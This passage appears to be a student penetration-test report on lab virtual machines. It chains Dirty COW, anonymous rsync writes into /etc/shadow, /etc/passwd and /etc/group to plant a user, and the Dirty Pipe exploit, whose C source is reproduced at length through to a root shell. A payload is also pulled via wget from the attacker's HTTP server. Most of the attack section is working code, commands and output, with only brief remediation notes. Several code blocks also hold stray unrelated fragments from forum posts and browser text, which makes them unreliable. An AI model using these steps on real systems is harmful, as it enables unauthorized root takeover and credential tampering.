drwxr-xr-x  3 user user 4096 2009-11-04 22:32 ..
drwx----- 2 user user 4096 2009-11-01 22:15 courierimapkeywords
-rw-r--r--  1 user user   15 2009-11-01 22:15 courierimapuiddb
drwx----- 2 user user 4096 2009-11-01 21:41 cur
drwx----- 2 user user 4096 2009-11-01 21:41 new
drwx----- 2 user user 4096 2023-01-01 10:59 tmp
```

After download the exploit and read how it works, I changed the permission the execute the exploit.

```
user@owaspbwa:~/Maildir/tmp$ ls
10.0.2.4:8000 40839.c  dirty  index.html  linpeas.sh  test.txt  ubuntu_server@10.0.2.5
user@owaspbwa:~/Maildir/tmp$ ls -al
total 856
drwx----- 3 user user 4096 2023-01-09 21:19 .
drwx----- 6 user user 4096 2009-11-01 22:15 ..
drwxr-xr-x 3 user user 4096 2023-01-03 01:48 10.0.2.4:8000
-rw-r--r-- 1 user user 5001 2023-01-03 04:24 40839.c
-rw-r--r-- 1 user user 12520 2023-01-03 04:26 dirty
-rw-r--r-- 1 user user 831 2023-01-03 01:48 index.html
-rw-r--r-- 1 user user 828078 2022-12-31 23:26 linpeas.sh
-rw-r--r-- 1 omar root 0 2023-01-01 10:57 test.txt
-rw-r--r-- 1 omar root 0 2023-01-01 10:57 ubuntu_server@10.0.2.5
user@owaspbwa:~/Maildir/tmp$ chmod +x linpeas.sh
user@owaspbwa:~/Maildir/tmp$ ls
10.0.2.4:8000 40839.c  dirty  index.html  linpeas.sh  test.txt  ubuntu_server@10.0.2.5
```

I made a little change on the exploit code to make it change the user into my own username and change the root name to mine.

```
const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/paasswd.bak";
const char *salt = "omar";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
    char *home_dir;
    char *shell;
};
```

Now after hit the exploit I change the password and the exploit file will make a copy of /etc/passwd file and make a copy of it and after I enter the new password it will save it in /tmp/passwd.bak after that the passwd.bak will recover to replace it in /etc/passwd.

```
user@owaspbwa:~/Maildir/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/paasswd.bak
Please enter the new password:
Complete line:
omar:omA5s5btvTVsQ:0:0:pwned:/root:/bin/bash

mmap: b7807000
^C
user@owaspbwa:~/Maildir/tmp$ su - omar
Password:
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://10.0.2.15/
You can administer / configure this machine through the console here, by SSHing
to 10.0.2.15, via Samba at \\10.0.2.15\, or via phpmyadmin at
http://10.0.2.15/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".
omar@owaspbwa:~# ls
```

```
Backup Exploit python_scanner.pyw
omar@owaspbwa:~# whoami
omar
omar@owaspbwa:~# id
uid=0(omar) gid=0(root) groups=0(root)
omar@owaspbwa:~# █
```

1. SQL injection

Threat Level

Medium

Vulnerability

Medium

2. Broken hash algorithm

Threat Level

Medium

Vulnerability

Medium

3. Dirty cow

Threat Level

Critical

Vulnerability

Critical

Recommendations:

For SQL injection vulnerability

- **Filter database inputs:** Detect and filter out malicious code from user inputs
- **Restrict database code:** Prevent unintended database queries and exploration by limiting database procedures and code.
- **Restrict database access:** Prevent unauthorized data access, exfiltration, or deletion through access control restrictions.
- **Maintain applications and databases:** Keep databases fully patched and updated. Upgrade to the latest version of MySQL database.
- **Monitor application and database inputs and communications:** Monitor communication to detect and block malicious SQLi attempts.

For Broken Hash Algorithm

- Use a long and complex password and to make it harder to crack and log characters at minimum 14.
- For best practice if we add a salt to password
- If it is possible to hash the passwords with SHA512 hash algorithm to make it uncrackable.

For dirty cow

- The most and critical Vulnerable that target the kernel so the only solution to upgrade the server to a patched version that will prevent this vulnerable to be used again.
- The patched version

<https://launchpad.net/ubuntu/+source/linux/2.6.32-73.140>

2.1.c Planning (Ubuntu Server)

After gaining access to OWASP server and gaining root access it's time to discover everything running and find out what useful info and data we can get.

In planning and enumeration stage I was limited because of the version of the Linux and it was unavailable to download Nmap tools or any tools from the internet so I had to figure a way to deal with it in old fashion way.

Starting to ping every single IP on the same subnet mask and the wait for response and the only server that has response 10.0.2.5.

```
— 10.0.2.4 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.275/0.566/0.835/0.230 ms
('ping to', '10.0.2.4', 'OK')
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=2.42 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.209 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.258 ms

— 10.0.2.5 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.209/0.962/2.421/1.032 ms
('ping to', '10.0.2.5', 'OK')
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.15 icmp_seq=1 Destination Host Unreachable
From 10.0.2.15 icmp_seq=2 Destination Host Unreachable
From 10.0.2.15 icmp_seq=3 Destination Host Unreachable
```

After the response that we get it time to find out which ports are open so in old fashion way using google I download a python code that scans for every single port on a specific host IP.

```
import pyfiglet aliTools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Ge...
import sys
import socket
from datetime import datetime
ascii_banner = pyfiglet.figlet_format("PORT SCANNER")
print(ascii_banner)
print(sys.argv)
# Defining a target
if len(sys.argv) == 2:
    target = socket.gethostname(sys.argv[1])
else:
    print("Invalid amount of Argument")

# Add Banner
print("-" * 50)
print("Scanning Target: " + target)
print("Scanning started at:" + str(datetime.now()))
print("-" * 50)

try:
    # will scan ports between 1 to 65,535
    for port in range(1,65535):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        if s.connect_ex((target,port)) == 0:
            print("Port {} is open".format(port))
        s.close()
except KeyboardInterrupt:
    print("\n Exiting Program !!!")
    sys.exit()
except socket.gaierror:
    print("\n Hostname Could Not Be Resolved !!!")
    sys.exit()
except socket.error:
    print("\n Server not responding !!!")
    sys.exit()
~  Missing localized entity Port Scanning Python/ Python/ Python/ Python
~  When I run docker-compose up requirements mtr_requirements ... /dat...
```

The only ports open is 22 and 873 and now our journey is just starting

After searching for this port, it looks like that port is used to sync the data from OWASP server so I will explain how it's work and how it used to sync the data and directory.

Rsync is a utility for transferring and synchronizing files between two servers (usually Linux). It determines synchronization by checking file sizes and timestamps.

Remotely accessing directories shared through Rsync requires two things, file share access and file permissions.

1. **File Share Access** can be defined in /etc/Rsyncd.conf to provide anonymous or authenticated access.
2. **File Permissions** can also be defined in /etc/Rsyncd.conf by defining the user that the Rsync service will run as. If Rsync is configured to run as root, then anyone allowed to connect can access the shared files with the privileges of the root user.

By default, the Rsync service listens on port 873. It's often found configured without authentication or IP restrictions

```
$ python port_scanner.py 10.0.2.5
[{'port': 22, 'status': 'open'}, {'port': 873, 'status': 'open'}]
3 answers
['port_scanner.py', '10.0.2.5']
Scanning Target: 10.0.2.5
Scanning started at:2023-01-02 07:29:08.529854
Port 22 is open
Port 873 is open
```

Now after explaining briefly about rsync lets find the rsync servers

And start enumerating rsync share to list directories and files as shown below.

```
root@owaspbwa:~/rsync# rsync 10.0.2.5 ::  
files          Remote file share.
```

2.2.c Exploitation

```
root@owaspbwa:~/rsync# rsync 10.0.2.5::files
https://confluence.atlassian.com/bitbucketserverkb/e...
drwxr-Xr-X 4096 2022/12/25 18:43:51 .
lrvwxrwXrWX 7 2022/12/25 11:40:32 bin
lrvwxrwXrWX 7 2022/12/25 11:40:32 lib
lrvwxrwXrWX 9 2022/12/25 11:40:32 lib32
lrvwxrwXrWX 9 2022/12/25 11:40:32 lib64
lrvwxrwXrWX 10 2022/12/25 11:40:32 libx32
lrvwxrwXrWX 8 2022/12/25 11:40:32 sbin
-rw----- 1218913280 2022/12/25 11:40:25 swapfile
drwxr-Xr-X 4096 2022/12/29 12:33:58 boot
drwxrwxr-x 4096 2022/12/25 11:47:56 cdrom
drwxr-Xr-X 4080 2023/01/01 14:33:46 dev
drwxr-Xr-X 12288 2023/01/01 13:06:30 etc
drwxr-Xr-X 4096 2022/12/25 11:49:05 home
drwx----- 16384 2022/12/25 11:40:13 lost+found
drwxr-Xr-X 4096 2022/12/25 13:02:41 media
drwxr-Xr-X 4096 2020/04/23 03:32:36 mnt
drwxr-Xr-X 4096 2022/12/29 13:00:34 opt
dr-xr-Xr-X 0 2022/12/31 18:45:51 proc
drwx----- 4096 2023/01/02 05:59:13 root
drwxr-Xr-X 1100 2023/01/02 07:04:58 run
drwxr-Xr-X 4096 2022/12/31 03:33:07 snap
drwxr-Xr-X 4096 2020/04/23 03:32:36 srv
dr-xr-Xr-X 0 2022/12/31 18:45:51 sys
drwxr-Xr-X 4096 2022/12/25 18:43:51 target
drwxrwxrwt 4096 2023/01/02 07:51:56 tmp
drwxr-Xr-X 4096 2020/04/23 03:34:11 usr
drwxr-Xr-X 4096 2020/04/23 03:42:43 var
root@owaspbwa:~/rsync#
```

Now something to note that tmp is our best choice to test if we can download from the server or to upload files

```
root@owaspbwa:~/rsync# rsync -r 10.0.2.5::files/tmp/
drwxrwxrwt 4096 2023/01/02 08:03:56 . /Pan-Scanning-in-Python/off_error_grubds_hanc
-rw----- 0 2023/01/01 14:35:22 config-err-vSacB9
-rw-r--r-- 10 2023/01/02 08:01:54 mypasswd.txt
drwxrwxrwt 4096 2023/01/01 14:35:24 .ICE-unix
drwxrwxrwx 0 2023/01/01 14:34:20 .ICE-unix/1633
drwxrwxrwx 0 2023/01/01 14:35:24 .ICE-unix/2207
drwxrwxrwt 4096 2022/12/31 18:46:07 .Test-unix
drwxrwxrwt 4096 2023/01/01 14:35:20 .X11-unix
drwxrwxrwx 0 2023/01/01 14:34:14 .X11-unix/X0
drwxrwxrwx 0 2023/01/01 14:35:20 .X11-unix/X1
drwxrwxrwt 4096 2022/12/31 18:46:07 .XIM-unix
drwxrwxrwt 4096 2022/12/31 18:46:07 .font-unity
drwx----- 4096 2023/01/02 05:58:00 Temp-b02e39c3-0e16-4b32-be41-f3c19aa2cf53
drwx----- 4096 2023/01/01 15:42:31 netplan_4z6uigid
drwx----- 4096 2023/01/01 15:41:12 netplan_fw5x55ki
drwxr-Xr-X 4096 2023/01/02 08:04:34 shared_
-rw-r--r-- 10 2023/01/02 08:04:34 shared/password.txt
drwx----- 4096 2022/12/31 18:46:07 snap-private-tmp
drwx----- 4096 2023/01/01 14:35:22 ssh-geqnzGa63dL5
drwx----- 0 2023/01/01 14:35:22 ssh-geqnzGa63dL5/agent.1984
drwx----- 4096 2022/12/31 18:46:15 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-ModemManager.service-LyGmx
drwxrwxrwt 4096 2022/12/31 18:46:15 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-ModemManager.service-LyGmx/f/tmp
drwx----- 4096 2023/01/01 14:34:27 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-colord.service-XzR04e
drwxrwxrwt 4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-colord.service-XzR04e/tmp
drwx----- 4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-switcheroo-control.service-oTV3di
drwxrwxrwt 4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-switcheroo-control.service-oTV3di/tmp
drwx----- 4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-logind.service-lrovwf
drwxrwxrwt 4096 2022/12/31 18:46:09 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-logind.service-lrovwf/tmp
drwx----- 4096 2022/12/31 18:46:07 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-resolved.service-ZFD8xf
drwxrwxrwt 4096 2022/12/31 18:46:07 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-resolved.service-ZFD8xf/tmp
drwx----- 4096 2023/01/01 14:33:53 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-upower.service-nEQsYe
drwx----- 4096 2023/01/01 14:33:53 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-upower.service-nEQsYe/tmp
```

List directories and files recursively and download password.txt file to our local machine

```
root@owaspbwa:~/rsync# rsync -r 10.0.2.5::files/tmp/shared/
drwxr-xr-x      4096 2023/01/02 08:04:34 .
-rw-r--r--       10 2023/01/02 08:04:34 password.txt
root@owaspbwa:~/rsync# rsync -r 10.0.2.5::files/tmp/shared/password.txt .
root@owaspbwa:~/rsync# ls
password.txt
root@owaspbwa:~/rsync# cat password.txt
test:test
root@owaspbwa:~/rsync#
```

I tried to login using SSH with that info, but it did not work so that lead me to think in different way and try to upload a file to user inside user home dir and it's worked

```
root@owaspbwa:~/rsync# rsync ./trap.txt 10.0.2.5::files/home/ubuntu_server/user
root@owaspbwa:~/rsync#
```



```
omar@owaspbwa:~# rsync -r 10.0.2.6::files/home/ubuntu_server/user/
drwxrwxr-x      4096 2023/01/02 11:51:29 .
-rw-r--r--       0 2023/01/02 11:51:29 trap.txt
omar@owaspbwa:~#
```

Now let's create a new user through rsync and If Rsync is configured to run as root and is anonymously accessible, it's possible to create a new Linux user by modifying the shadow, passwd, group files directly.

Let's start by creating our new user's home directory.

Let me explain what I will do in way to create a new user

We have to create a shadow file entry

The /etc/shadow file is the Linux password file that contains user information such as home directories and encrypted passwords. It is only accessible by root.

To inject a new user entry via Rsync I have to:

1. Generate a password.
2. Create the line to inject.
3. Download /etc/shadow. (and backup)

4. Append the new user to the end of /etc/shadow

5. Upload / Overwrite the existing /etc/shadow

Creating ubuntu_user dir and upload it in home dir in our target.

```
root@owaspbwa:~# mkdir backup
root@owaspbwa:~# mkdir exploit
root@owaspbwa:~# cd exploit/
root@owaspbwa:~/exploit# cd
root@owaspbwa:~/# cd exploit/
root@owaspbwa:~/exploit# mkdir ./ubuntu_user
root@owaspbwa:~/exploit# rsync -r ./ubuntu_user 10.0.2.5::files/home
root@owaspbwa:~/exploit#
```

```
root@owaspbwa:~/exploit# rsync 10.0.2.5::files/home  
drwxr-xr-x    4096 2023/01/02 11:58:42 home  
root@owaspbwa:~/exploit# rsync 10.0.2.5::files/home/  
drwxr-xr-x    4096 2023/01/02 11:58:42 .  
drwxr-xr-x    4096 2023/01/02 11:49:17 ubuntu_server  
drwxr-xr-x    4096 2023/01/02 11:58:42 ubuntu_user  
root@owaspbwa:~/exploit# openssl passwd -6 ubuntu
```

Create Encrypted Password:

Add New User Entry to /etc/shadow:

In same format that Linux format after viewing the content of the shadow file upload it to server.

```
Got reason of the problem. It was gnutls package. It's working weird behind a proxy. But openssl
root@owaspbwa:~/exploit# echo "ubuntu_user:ZjSTEQltpHhnc:19351:0:99999:7:::" >> ./etc/shadow
root@owaspbwa:~/exploit# rsync ./etc/shadow 10.0.2.5::files/etc/
```

Same for passwd file and copy it to our backup dir to add entry to /etc/passwd after that uploading it using rsync to targeted server.

```
Nov 10, 2019 ... I had the same problem and can confirm that it was resolved by setting the
root@owaspbwa:~/exploit# cp ./etc/passwd .. /backup
root@owaspbwa:~/exploit# echo "ubuntu_user:x:1077:1077::/home/ubuntu_user:/bin/bash" >> ./etc/
passwd
root@owaspbwa:~/exploit# ls -e error-gnutls-hands... :::
etc  ubuntu_user
root@owaspbwa:~/exploit# cd etc/
root@owaspbwa:~/exploit/etc# ls
passwd  shadow
Nov 10, 2019 ... I had the same problem. It was gnutls package. It's working weird behind a proxy. But openssl
root@owaspbwa:~/exploit/etc# cd ..
root@owaspbwa:~/exploit# rsync ./etc/passwd 10.0.2.5::files/etc/
```

And final step repeats the steps and download /etc/group and copy it to backup dir to add user group entry and upload it to our target.

```
root@owaspbwa:~/exploit# rsync -R 10.0.2.5::files/etc/group .
root@owaspbwa:~/exploit# cp ./etc/group .. /backup
root@owaspbwa:~/exploit# echo "ubuntu_user:x:1077:" >> ./etc/group
root@owaspbwa:~/exploit# rsync ./etc/group 10.0.2.5::files/etc/
root@owaspbwa:~/exploit# ls
etc  ubuntu_user
root@owaspbwa:~/exploit# cd etc
root@owaspbwa:~/exploit/etc# ls
group  passwd  shadow
```

Now we can login using SSH as user_ubuntu to the server

```
root@owaspbwa:~/exploit/etc# ssh ubuntu_user@10.0.2.5
ubuntu_user@10.0.2.5's password: 
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

302 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law. I had the same problem and can confirm that it was resolved by setting the
proxy as advised above. A more helpful error message would still be ...
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Got reason of the problem, it was openssl package. It's working weird behind a proxy. But openssl
ubuntu_user@ubuntu-server:~$ █
```

As we can see now, we are in the server and we are not group in anything and ubuntu_server also not in sudo groups so I can skip targeting ubuntu_server

```
ubuntu_user@ubuntu-server:~$ ls
ubuntu_user@ubuntu-server:~$ id
uid=1077(ubuntu_user) gid=1077(ubuntu_user) groups=1077(ubuntu_user)
ubuntu_user@ubuntu-server:~$ whoami
ubuntu_user
ubuntu_user@ubuntu-server:~$ groups ubuntu_server
ubuntu_server : ubuntu_server
ubuntu_user@ubuntu-server:~$ groups ubuntu_user
ubuntu_user : ubuntu_user
ubuntu_user@ubuntu-server:~$ █
```

Let's check for the versions to see if it is vulnerable or if it is not updated to last version.

```
ubuntu_user@ubuntu-server:~$ uname -a
Linux ubuntu-server 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed Aug 11 15:58:17 UTC 2021 x86_64 x86_64 GNU/Linux
ubuntu_user@ubuntu-server:~$ cat /etc/*issue
Ubuntu 20.04 LTS \n \l
ubuntu_user@ubuntu-server:~$ █
```

After searching for ubuntu version it is not vulnerable, but the kernel version is vulnerable to Dirty pipe CVE-2022.0847.

In this repo you can find farther information about the vulnerability also another repo for vulnerability checker

<https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits>

<https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker>

so, I download them on my local kali machine, I used wget tool to get repo directories because I'm not in sudor group and I can't download them directly

```
└─[kali㉿kali]-[~/capstone/ubuntu_vul]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.5 - - [03/Jan/2023 03:29:55] "GET /file.zip HTTP/1.1" 200 -
10.0.2.5 - - [03/Jan/2023 03:31:21] "GET /file.zip HTTP/1.1" 200 -
|
```

```
ubuntu_user@ubuntu-server:/tmp$ wget http://10.0.2.4:8000/file.zip
--2023-01-03 10:31:21--  http://10.0.2.4:8000/file.zip
Connecting to 10.0.2.4:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69337 (68K) [application/zip]
Saving to: 'file.zip'

file.zip          100%[=====]  67.71K --.-KB/s    in 0s

2023-01-03 10:31:21 (194 MB/s) - 'file.zip' saved [69337/69337]

ubuntu_user@ubuntu-server:/tmp$ ls
config-err-vSacB9
file.zip
```

Firstly let me explain the code of the checker

Some of ubuntu version are patched not all of them and this vulnerability still hot until writing the report date so simply the code check if the system is vulnerable or not.

```
ubuntu_user@ubuntu-server:/tmp/exploit$ ls
CVE-2022-0847-dirty-pipe-checker  CVE-2022-0847-DirtyPipe-Exploits
ubuntu_user@ubuntu-server:/tmp/exploit$ cd CVE-2022-0847-dirty-pipe-checker/
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ls
dpipe.sh  README.md  test.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ vim ./dpipe.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ./dpipe.sh
5 11 0
Vulnerable
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ uname -r
5.11.0-27-generic
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ █
```

Change the permission from compile.sh to compile the exploit using gcc.

gcc is tool used to automated compiler bash script has been provided to you to automate the compilation of both exploits.

```
ubuntu_user@ubuntu-server:/tmp/exploit$ cd CVE-2022-0847-DirtyPipe-Exploits/
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ ls -al
total 36
drwxr-xr-x 3 ubuntu_user ubuntu_user 4096 Dec 23 20:40 .
drwxrwxr-x 4 ubuntu_user ubuntu_user 4096 Jan  3 10:41 ..
-rwxr-xr-x 1 ubuntu_user ubuntu_user   71 Dec 23 20:40 compile.sh
-rw-r--r-- 1 ubuntu_user ubuntu_user 5364 Dec 23 20:40 exploit-1.c
-rw-r--r-- 1 ubuntu_user ubuntu_user 7752 Dec 23 20:40 exploit-2.c
drwxr-xr-x 8 ubuntu_user ubuntu_user 4096 Dec 23 20:40 .git
-rw-r--r-- 1 ubuntu_user ubuntu_user 2937 Dec 23 20:40 README.md
```

Before we run the exploit let us take a look for the exploit code

This bug suddenly became critical in Linux 5.8 with commit [f6dd975583bd](#) “pipe: merge anon_pipe_buf* ops”. By injecting PIPE_BUF_FLAG_CAN_MERGE into a page cache reference, it became possible to overwrite data in the page cache, simply by writing new data into the pipe prepared in a special way.

First, some data gets written into the pipe, then lots of files get spliced, creating page cache references. Randomly, those may or may not have PIPE_BUF_FLAG_CAN_MERGE set. If yes, then the write() call that writes the central directory file header will be written to the page cache of the last compressed file.

The original file had only 8 bytes of “unspliced” space at the end, and only those bytes can be overwritten. The rest of the page is unused from the page cache’s perspective (though the pipe buffer code does use it because it has its own page fill management).

In simple way I can explain it using this example.

If I used the pipe flag as a user the PIPE_BUF_FLAG will not check if I’m the same user it just assumes the one who use the pipe he is the user and the same example goes for the root so because the pipe uninitialized to check the user.

In each part of the code, it explains what happened

```
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
    if (pipe(p)) abort();

    const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
    static char buffer[4096];

    /* fill the pipe completely; each pipe_buffer will now have
     * the PIPE_BUF_FLAG_CAN_MERGE flag */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        write(p[1], buffer, n);
        r -= n;
    }

    /* drain the pipe, freeing all pipe_buffer instances (but
     * leaving the flags initialized) */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        read(p[0], buffer, n);
        r -= n;
    }

    /* the pipe is now empty, and if somebody adds a new
     * pipe_buffer without initializing its "flags", the buffer
     * will be mergeable */
}
```

```

int main() {
    const char *const path = "/etc/passwd";
    printf("Backing up /etc/passwd to /tmp/passwd.bak ... \n");
    FILE *f1 = fopen("/etc/passwd", "r");
    FILE *f2 = fopen("/tmp/passwd.bak", "w");

    if (f1 == NULL) {
        printf("Failed to open /etc/passwd\n");
        exit(EXIT_FAILURE);
    } else if (f2 == NULL) {
        printf("Failed to open /tmp/passwd.bak\n");
        fclose(f1);
        exit(EXIT_FAILURE);
    }

    char c;
    while ((c = fgetc(f1)) != EOF)
        fputc(c, f2);

    fclose(f1);
    fclose(f2);

    loff_t offset = 4; // after the "root"
    const char *const data = ":$6$root$xgJlsQ7yaob86QFGQQYOK0UUj.tXqKn0SLwPRqCaLs19pqYr0p1euYYLqIC6
Wh2NyiiZ0Y9lXjkClRizKeB/Q.0:0:0:test:/root:/bin/sh\n"; // openssl passwd -1 -salt root piped
    printf("Setting root password to \"piped\" ... \n");
    const size_t data_size = strlen(data);

    if (offset % PAGE_SIZE == 0) {
        fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
        return EXIT_FAILURE;
    }

    const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
    const loff_t end_offset = offset + (loff_t) data_size;
    if (end_offset > next_page) {
        103,1-8      49%

```

```

        const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
        const loff_t end_offset = offset + (loff_t) data_size;
        if (end_offset > next_page) {
            fprintf(stderr, "Sorry, cannot write across a page boundary\n");
            return EXIT_FAILURE;
        }

        /* open the input file and validate the specified offset */
        const int fd = open(path, O_RDONLY); // yes, read-only! :-(
        if (fd < 0) {
            perror("open failed");
            return EXIT_FAILURE;
        }

        struct stat st;
        if (fstat(fd, &st)) {
            perror("stat failed");
            return EXIT_FAILURE;
        }

        if (offset > st.st_size) {
            fprintf(stderr, "Offset is not inside the file\n");
            return EXIT_FAILURE;
        }

        if (end_offset > st.st_size) {
            fprintf(stderr, "Sorry, cannot enlarge the file\n");
            return EXIT_FAILURE;
        }

        /* create the pipe with all flags initialized with
         PIPE_BUF_FLAG_CAN_MERGE */
        int p[2];
        prepare_pipe(p);

        /* splice one byte from before the specified offset into the
         pipe; this will add a reference to the page cache, but
         since copy_page_to_iter_pipe() does not initialize the
         "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
        139,1-8      74%

```

```

        pipe; this will add a reference to the page cache, but
        since copy_page_to_iter_pipe() does not initialize the
        "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
--offset;
ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
if (nbytes < 0) {
    perror("splice failed");
    return EXIT_FAILURE;
}
if (nbytes == 0) {
    fprintf(stderr, "short splice\n");
    return EXIT_FAILURE;
}

/* the following write will not create a new pipe_buffer, but
will instead write into the page cache, because of the
PIPE_BUF_FLAG_CAN_MERGE flag */
nbytes = write(p[1], data, data_size);
if (nbytes < 0) {
    perror("write failed");
    return EXIT_FAILURE;
}
if ((size_t)nbytes < data_size) {
    fprintf(stderr, "short write\n");
    return EXIT_FAILURE;
}

char *argv[] = {"./bin/sh", "-c", "(echo piped; cat) | su - -c \""
    "echo \\\"Restoring /etc/passwd from /tmp/passwd.bak ... \\\\";\""
    "\"cp /tmp/passwd.bak /etc/passwd;\""
    "\"echo \\\"Done! Popping shell ... (run commands now)\\\\";\""
    "\"/bin/sh;\""
    "\\"; root\""};
execv("./bin/sh", argv);

printf("system() function call seems to have failed :(\n");
return EXIT_SUCCESS;
}
180,0-1      Bot

```

After seeing the code and understand what happen in each step let's try to exploit it.

And now we can see we got a root access, and we changed the password to piped and we did not make any changes on /etc/passwd file as shown below.

```
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ ls -al
total 76
drwxr-xr-x 3 ubuntu_user ubuntu_user 4096 Jan  3 12:16 .
drwxrwxr-x 4 ubuntu_user ubuntu_user 4096 Jan  3 10:41 ..
-rwxr-xr-x 1 ubuntu_user ubuntu_user 71 Dec 23 20:40 compile.sh
-rwxrwxr-x 1 ubuntu_user ubuntu_user 17624 Jan  3 11:06 exploit-1
-rw-r--r-- 1 ubuntu_user ubuntu_user 5364 Dec 23 20:40 exploit-1.c
-rwxrwxr-x 1 ubuntu_user ubuntu_user 18040 Jan  3 11:06 exploit-2
-rw-r--r-- 1 ubuntu_user ubuntu_user 7752 Dec 23 20:40 exploit-2.c
drwxr-xr-x 8 ubuntu_user ubuntu_user 4096 Dec 23 20:40 .git
-rw-r--r-- 1 ubuntu_user ubuntu_user 2937 Dec 23 20:40 README.md
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ grops ubuntu_user
grops: can't open file 'ubuntu_user'
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ groups ubuntu_user
ubuntu_user : ubuntu_user
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ vim
compile.sh  exploit-1.c  exploit-2.c  exploit-2.c  .git/      README.md
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ vim exploit-1.c
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped" ...
Password: Restoring /etc/passwd from /tmp/passwd.bak ...
Done! Popping shell ... (run commands now)
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
root@q1.txt ~ accounts.csv portsScanner.py
```

```
cat /etc/passwd
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

as we can see the password was updated in passwd.bak with ubuntu_user permission and it has been replaced and overwritten on /etc/passwd file even that we don't have permissions to write because when the pipe spliced it upload the /etc/passwd.bak and write over /etc/passwd file as root.

```
